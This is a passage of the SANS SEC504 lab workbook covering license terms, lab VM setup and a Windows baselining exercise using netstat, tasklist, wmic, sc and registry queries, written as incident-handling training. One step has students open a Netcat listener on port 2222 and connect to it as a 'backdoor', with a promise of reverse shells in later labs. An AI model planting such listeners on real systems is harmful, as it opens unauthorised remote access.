[illegible]

SEC504 | HACKER TOOLS, TECHNIQUES, EXPLOITS, AND INCIDENT HANDLING

Workbook

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SEC504 | HACKER TOOLS, TECHNIQUES, EXPLOITS, AND INCIDENT HANDLING

Workbook

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Table of Contents

Welcome to the SANS Security 504 Labs Wiki!

Welcome to the SANS SEC504 Lab Wiki!

This wiki is your guide to lab exercises in SANS SEC504. In order to keep labs current, to make them more accessible (cut and paste!), and to present the steps in color with rich context, we present the material here in HTML format. You will also will get a hard copy of the printed materials to keep as an heirloom (and to bring into an exam center when you take the GIAC exam).

> *This lab wiki is a work in progress, and is frequently revised by the course authors. This is beneficial to all, since you continue to get updates to lab material as we improve the quality of the exercises, correct typos, and add new exercises.*

Accessing the Digital Edition of the Lab Wiki

To access the digital edition of the lab wiki from the Slingshot Linux VM, open the Firefox browser. The home page will display this text, and allow you to navigate to the course lab exercises.

Similarly, you can access the digital edition of the lab wiki from the class Windows 10 VM as well. Open the Chrome browser and the home page will display this text.

Updating the Lab Wiki – Linux

To update the lab wiki on the Linux VM, make sure your Slingshot Linux VM distributed with the class material is connected to the internet. See the Connecting to the Network (Connecting-to-the-Network.html) guide for instructions.

Once connected, open a terminal prompt and run the following command:

```
sec504@slingshot:~$ update-wiki
```

That's it! With this one step you will always have the most current lab materials.

Updating the Lab Wiki – Windows

To update the lab wiki on the Windows 10 VM, make sure your Windows 10 VM distributed with the class material is connected to the internet. See the Connecting to the Network (Connecting-to-the-Network.html) guide for instructions.

Once connected, open a PowerShell Prompt and run the following command:

```
PS C:\Users\Sec504> update-wiki.ps1
```

> *Note: You must open a PowerShell Prompt to update the wiki content, not a Command Prompt!*

That's it! With this one step you will always have the most current lab materials.

Conventions

The following typographical conventions are used throughout the labs:

- *Italic*
    - Indicates new terms and items of emphasis.
- `Constant width`
    - Used for terminal output and within paragraphs to refer to tools or other elements such as variables, function names, statements, keywords, etc.
- | (vertical bar)
    - The vertical bar is used to indicate steps necessary for navigating through menus (Edit | Paste)

Code blocks are used to denote output from tools. Content that is bold represents commands you type. For example:

```
# run_this_command
output from the tool
```

In some cases, the commands you type will call for information that you supply (e.g., that we don't know). In these cases, the content that you supply is noted in italics: `yourinput` . Replace *yourinput* with the information you supply as described in the exercise.

> *This icon signifies a tip, suggestion, warning, or a general note.*

Course and Lab Feedback

We are always excited to hear your feedback on the course materials. Is there a bug we need to squash? Do you have a suggestion for a new awesome tool that we just *have* to see? Please let us know.

https://www.sec504.org/feedback (https://www.sec504.org/feedback)

You can also reach out to Josh or Mike directly:

- Joshua Wright – jwright@willhackforsushi.com (mailto:jwright@willhackforsushi.com)
- Mike Murr – mmurr@codeforensics.net (mailto:mmurr@codeforensics.net)

Thank you!!

Update: 20190510-003

Getting Started

Follow these steps to get started with the virtual machine systems you will use for class exercises.

> *If you have already copied the lab VMs to your computer, decompressed, and booted the systems following the course lecture introductory material, you don't have to do it again here!*

Brief Intro

Using VMware you will boot and run two virtual machine (VM) systems for the class lab exercises. The VM systems are supplied on your class USB drive. In this *getting started* guide you will copy the compressed VMs to your local hard drive, decompress them, and boot the two systems.

Walkthrough

VMware Required

All of the class lab exercises will utilize VMware as the *hypervisor* to boot and run the lab VMs. Please ensure you have already downloaded and installed VMware on your laptop.

If you have not already installed VMware, download and install it now for your platform:

- VMware Workstation Player for Windows Systems (https://www.vmware.com/products/workstation-player.html)
- VMware Fusion for macOS Systems (https://www.vmware.com/products/fusion.html)

You may be eligible for a free trial period of VMware Workstation Player or VMware Fusion.

> *We do not support the use of other virtualization products such as VirtualBox or Hyper-V in this class. You are welcome to experiment and try to use these platforms, but we cannot support any problems that may arise.*

Copy the VM Files

Insert the USB drive into your laptop. Using Windows Explorer or Finder (macOS), copy the `Class VMs` folder to your desktop or another convenient location. This will take several minutes to complete.

Install 7-Zip or The Unarchiver

The Slingshot Linux and Slingshot Linux VMs are compressed using the 7-Zip algorithm. To decompress these files, install an appropriate decompression tool:


- For Windows Users: Launch the `7z1900-x64.exe` installer included on the USB drive, accepting the defaults.
- For macOS Users: Unzip the `TheUnarchiver.zip`, revealing the `TheUnarchiver.app` program.

Decompress the Windows 10 VM

Decompress the Windows 10 VM using 7-Zip (Windows) or The Unarchiver (macOS). This will take several minutes to complete.

Launch the Windows 10 VM

Launch the Windows 10 VM by double-clicking on the VMware `.vmx` file. VMware will indicate that the virtual machine might have been copied or moved. Select **I Copied It** when prompted.



Slingshot-E01-SEC504 - VMware Workstation

This virtual machine might have been moved or copied.

In order to configure certain management and networking features, VMware Workstation needs to know if this virtual machine was moved or copied.

If you don't know, answer "I Copied It".

Log In to the Windows 10 VM

After the Windows 10 VM finishes booting, log in with the following username and password:

- Username: sec504
- Password: sec504


> *That's the last step for Windows! You can keep the Windows 10 VM running and continue to experiment, or shut it down until you need it for a lab exercise. Next, we will repeat these steps for the Slingshot Linux VM.*

Decompress the Slingshot Linux VM

Decompress the Slingshot Linux VM using 7-Zip (Windows) or The Unarchiver (macOS). This will take several minutes to complete.

Launch the Slingshot Linux VM

Launch the Slingshot Linux VM by double-clicking on the VMware `.vmx` file. VMware will indicate that the virtual machine might have been copied or moved. Select **I Copied It** when prompted.



Slingshot-E01-SEC504 - VMware Workstation

This virtual machine might have been moved or copied.

In order to configure certain management and networking features, VMware Workstation needs to know if this virtual machine was moved or copied.

If you don't know, answer "I Copied It".

Log In to the Slingshot Linux VM

After the Slingshot Linux VM finishes booting, log in with the following username and password:

- Username: sec504
- Password: sec504

> *That's the last step! You can keep the Slingshot Linux VM running and continue to experiment, or shut it down until you need it for a lab exercise.*

Lab 1.1: Windows Cheat Sheet

Brief Intro

In this lab you'll be entering various commands that can be used to help create a baseline for Windows computers. Having a baseline is a critical step in the Preparation process.

Requirements for This Lab

In this lab you will use your Windows 10 VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Come up with commands that will help you profile a system. Be sure to include things such as running programs, listening ports, users, groups, network shares, registry keys and interesting files.


Walkthrough

Open an Administrator Command Prompt

With Windows, when you launch a Command Prompt (`cmd.exe`) via the GUI, you won't have full administrator privileges, even if you are logged in to the GUI as an administrative account. That's because Windows is trying to protect your system from you, not giving you full administrator privileges at the command line unless you specifically demand it.

> *For many of the commands you are going to run in this lab, you need an elevated command shell, which has full admin privileges.*

To get such shell access, click Start, then right-click on the Command Prompt icon, then click More | Run as administrator.



Network Usage – Netstat

Let's look for unusual TCP and UDP ports with the `netstat` command.

First, let's create a Netcat listener on a TCP port by typing:

```
C:\Windows\system32> cd c:\tools

C:\Tools> nc -l -p 2222
```

> *Note that the first* `nc` *argument is a dash, followed by lowercase L. Not a dash-one!*

Next, open another Command Prompt as an Administrator. Look for the listener by running:

```
C:\Windows\system32> netstat -na

Active Connections

     Proto       Local Address            Foreign Address          State
     TCP         0.0.0.0:22               0.0.0.0                  LISTENING
     TCP         0.0.0.0:135              0.0.0.0                  LISTENING
     TCP         0.0.0.0:445              0.0.0.0                  LISTENING
...
```

Try running this also, to see the process ID numbers for the executables using the TCP and UDP ports:

```
C:\Windows\system32> netstat -nao

Active Connections

        Proto   Local Address            Foreign Address          State           PID
        TCP     0.0.0.0:22               0.0.0.0                  LISTENING       2072
        TCP     0.0.0.0:135              0.0.0.0                  LISTENING       912
        TCP     0.0.0.0:445              0.0.0.0                  LISTENING       4
        TCP     0.0.0.0:1536             0.0.0.0                  LISTENING       676
        TCP     0.0.0.0:1537             0.0.0.0                  LISTENING       548
        TCP     0.0.0.0:1538             0.0.0.0                  LISTENING       852
        TCP     0.0.0.0:1539             0.0.0.0                  LISTENING       796
        TCP     0.0.0.0:1540             0.0.0.0                  LISTENING       1724
        TCP     0.0.0.0:1541             0.0.0.0                  LISTENING       804
        TCP     0.0.0.0:2222             0.0.0.0                  LISTENING       2528
        TCP     0.0.0.0:5985             0.0.0.0                  LISTENING       4
        TCP     0.0.0.0:47001            0.0.0.0                  LISTENING       4
```

That PID sure is helpful, especially when cross-referenced with the output of Task Manager, the `tasklist` command, or the `wmic` process output.

Next, run `netstat` again with a 5 at the end, which will give an updated `netstat` output every 5 seconds:

```
C:\Windows\system32> netstat -na 5

Active Connections

        Proto   Local Address           Foreign Address         State
        TCP     0.0.0.0:22              0.0.0.0                 LISTENING
        TCP     0.0.0.0:135             0.0.0.0                 LISTENING
        TCP     0.0.0.0:445             0.0.0.0                 LISTENING
...
```

Press CTRL+C to terminate the `netstat` command after several seconds.

Next, try running `netstat` with the `-naob` argument to see the EXE and DLLs associated with each listening port.

```
C:\Windows\system32> netstat -naob

Active Connections

        Proto   Local Address           Foreign Address         State           PID
        TCP     0.0.0.0:22              0.0.0.0                 LISTENING       2072
SshProxy
[svchost.exe]
        TCP     0.0.0.0:135             0.0.0.0                 LISTENING       912
RpcSs
[svchost.exe]
        TCP     0.0.0.0:445             0.0.0.0                 LISTENING       4
Can not obtain ownership information
...
        TCP     0.0.0.0:2222            0.0.0.0                 LISTENING       2528
[nc.exe]
...
```

On Windows, to run netstat with the -b flag, you need a shell with elevated privileges (not just admin privileges, but elevated privileges, which gives more access to the underlying operating system). If you have not already elevated your command shell, see instructions above. Then, run `netstat -naob` *.*

If you would like, you can also make a connection to this backdoor:

```
C:\Windows\system32> nc 127.0.0.1 2222
```

> *This command won't show any output. Later we will show how you can use this to query data from a service and to eventually build up reverse shells and access.*

Finally, stop your Netcat listener by hitting CTRL+C.

Unusual Processes

First, we look at the processes running on our machines, in several ways. The most common way to look at running processes is to invoke the Task Manager, by running `taskmgr.exe`:

```
C:\Windows\system32> taskmgr.exe
```

Look at the output in the *Details* tab. By default, Task Manager does not show the Process ID numbers. Reconfigure Task Manager to do so. In Task Manager, go to the Name column. Right-click on the column header, then choose *Select columns*. Choose *PID* from the menu, then click OK. This will cause Task Manager to show the PID for each process.

Close the Task Manager window to continue.

Next, look at the running processes by invoking the `tasklist` command, in verbose mode. This shows us the user that each process is running as, among other useful information:

```
C:\Windows\system32> tasklist /v

Image Name                    PID  Session Name     Session#   Mem Usage    Status
User Name               CPU Time  Window Title
======================= =======  =============    =========  ===========
================ ===================  =========  ============
System Idle Processes          0  Services                0          4 K  Unknown
NT AUTHORITY\SYSTEM     19:27:01   N/A
System                         4  Services                0         32 K  Unknown
N/A                     00:07:31   N/A
smss.exe                     516  Services                0        344 K  Unknown
N/A                     00:00:00   N/A
csrss.exe                    600  Services                0      1,172 K  Unknown
N/A                     00:00:00   N/A
wininit.exe                  676  Services                0        704 K  Unknown
N/A                     00:00:00   N/A
services.exe                 976  Services                0      5,288 K  Unknown
N/A                     00:00:04   N/A
lsass.exe                    804  Services                0      6,312 K  Unknown
N/A                     00:00:08   N/A
svchost.exe                  872  Services                0     12,644 K  Unknown
N/A                     00:00:04   N/A
svchost.exe                  912  Services                0      7,688 K  Unknown
N/A                     00:00:06   N/A
svchost.exe                  548  Services                0     20,352 K  Unknown
N/A                     00:00:23   N/A
svchost.exe                  556  Services                0     13,872 K  Unknown
N/A                     00:00:03   N/A
svchost.exe                  788  Services                0     12,068 K  Unknown
N/A                     00:00:03   N/A
svchost.exe                  852  Services                0     34,784 K  Unknown
N/A                     00:01:19   N/A
```

Finally, to get more details associated with each running process, use the `wmic` command:

```
C:\Windows\system32> wmic process list full


CommandLine=
CSName=SEC504STUDENT
Description=Sytem Idle Process
...
```

Note the different information you can get for each process with these different commands. What interesting information do you see in the wmic output that you cannot see in the other output? One item that is useful is the command line used to invoke each process, as well as its parent process ID (*ParentProcessID*). Do you see any other differences that might make one command more useful than the others for given kinds of analysis?

Unusual Services

Now, let's look for the services that are defined and started on the box. At a Command Prompt, run `services.msc` to open the Services window, as shown here:

```
C:\Windows\system32> services.msc
```

The `services.msc` command will open the Services window, where you can inspect the different Windows services and their status.

Inspect the information in the Services window, then close the window to continue.

You can also obtain Windows service information by running the `sc` command. Using the `sc` command you can get more detail about the Windows services, piping its output through the `more` command to display it one page at a time:

```
C:\Windows\system32> sc query | more

SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
TYPE                  : 20  WIN32_SHARE_PROCESS
STATE                 : 4  RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE       : 0  (0x0)
SERVICE_EXIT_CODE     : 0  (0x0)
CHECKPOINT            : 0x0
WAIT_HINT             : 0x0
...
```

Now, let's look at how various services map to the processes they are running out of. The `tasklist` command shows this mapping with the following command:

```
C:\Windows\system32> tasklist /svc

Image Name                     PID   Services
=====================       ======   ============================
System Idle Processes            0   N/A
System                           4   N/A
smss.exe                       516   N/A
csrss.exe                      600   N/A
wininit.exe                    676   N/A
services.exe                   976   N/A
lsass.exe                      804   KeyIso, SamSs, VaultSvc
svchost.exe                    872   BrokerInfrastructure, DcomLaunch, LSM, PlugPlay,
Power, SystemEventsBroker
svchost.exe                    912   RpcEptMapper, RpcSs
svchost.exe                    548   Dhcp, EventLog, lmhosts, TimeBrokerSvc, wscsvc
svchost.exe                    556   BFE, CoreMessagingRegistrar, DPS, MpsSvc
```

As an example of a useful form of analysis, what process is the RPC Service (known as *RpcSs*) running out of? That is one busy process on most Windows machines, running several different services simultaneously.

Again, your system admins should have a pretty good feel for what services are running and why.

Unusual Files

Now, let's look for unusual files. A common approach is to look for files larger than 10 MB, although, for some systems used for video or audio editing, you may need to increase that size to find outliers of larger size. You can do this at the command line by running:


```
C:\Windows\system32> FOR /R C:\ %i in (*) do @if %~zi gtr 10000000 echo %i %~zi
C:\Program Files\Common Files\VMware\Drivers\video_wddm\vm3dgl.dll 11862592
C:\Program Files\Common Files\VMware\Drivers\video_wddm\vm3dgl64.dll 19056704
C:\Program Files\Java\jdk1.8.0_111\src.zip 21254374
C:\Program Files\Java\jdk1.8.0_111\jre\bin\jfxwebkit.dll 39328288
C:\Program Files\Java\jdk1.8.0_111\jre\bin\server\classes.jsa 19202048
C:\Program Files\Java\jdk1.8.0_111\jre\lib\rt.jar 63319495
C:\Program Files\Java\jdk1.8.0_111\jre\lib\ext\jfxrt.jar 18195553
...
```

This command is based on a FOR loop, which iterates over a set of something. The `/R` indicates that we are to iterate over files, recursively going through the filesystem. We start at `C:\`. Our iterator variable `%i` will take on the different names of various files. We'll iterate over files of any type `in (*)`. For each file we iterate over, in our `do` clause, we turn off the display of commands `@` and use an `if` statement. The iterator variable's file size is referred to as `%~zi`. We check to see if the file's size is greater than 10 MB `gtr 10000000`. If it is, we display `echo` the file's name `%i` and its size `%~zi`.

Alternatively, if we have GUI access to the system, we can look for files with that size using built-in Windows search features.

Click Start | File Explorer. Next, click on *This PC* and in the top right box type `size:>10M`. Then, press Enter.

> *Note that this search can alternatively be based on kilobytes (K) or Gigabytes (G).*



Malgun Gothic
Date modified: 4/1/2019 5:24 PM

Microsoft JhengHei
Date modified: 4/1/2019 5:24 PM

Microsoft JhengHei UI
Date modified: 4/1/2019 5:24 PM

Microsoft YaHei
Date modified: 4/1/2019 5:24 PM

Microsoft YaHei UI
Date modified: 4/1/2019 5:24 PM

Yu Gothic
Date modified: 4/1/2019 5:24 PM

Yu Gothic UI
Date modified: 4/1/2019 5:24 PM

OBJECTS.DATA
C:\Windows\System32\wbem\Repository Type: DATA File Date modified: 4/1/2019 5:53 PM Size: 26.7 MB

WebCacheV01.dat
C:\Users\Sec504\AppData\Local\Microsoft\Window... Type: DAT File Date modified: 4/1/2019 5:24 PM Size: 43.5 MB

Malgun Gothic Bold
Date modified: 4/1/2019 5:24 PM Size: 12.0 MB

What did it find?

> *If you lower it to about 1.5 MB, you might find some media files. Any songs? How about video?*

Unusual Registry Key Settings

Now, we'll look at programs that are automatically invoked by our machines when the system boots up or when a given user logs on. In particular, we'll look at the `Run`, `RunOnce`, and `RunOnceEx` registry keys.

Invoke the graphical tool for analyzing the registry, Regedit, and navigate to each of these keys to see their settings:

```
C:\Windows\system32> regedit
```

Navigate to and investigate the following keys:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunonceEx

> *RunonceEx will not exist until an autorun task is created.*


Next, check out each of these key settings using the `reg` command at the command line, as shown here:

```
C:\Windows\system32> reg query
HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run

HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run
VMware User Process    REG_SZ    "C:\Program Files\VMware\VMwareTools\vmtoolsd.exe" -
n vmusr
...
C:\Windows\system32> reg query
HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\runonce
...
```

Note that you can hit the up arrow and append `Once` and `OnceEx` to this command to ease the viewing of these keys. Also, prepend `HKEY_CURRENT_USER` in front to look at the *autostart* registry keys associated with your currently logged on user.

Finally, perform a similar analysis by invoking the Windows Task Manager tool from the command line and navigating to the *Startup* tab:

```
C:\Windows\system32> taskmgr.exe
```


Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Fewer details
Disable

Name	Publisher	Status	Startup impact
VMware Tools Core Service	VMware, Inc.	Enabled	High
Windows Defender notificati...	Microsoft Corporation	Enabled	Low

Close Task Manager before continuing with the next step.

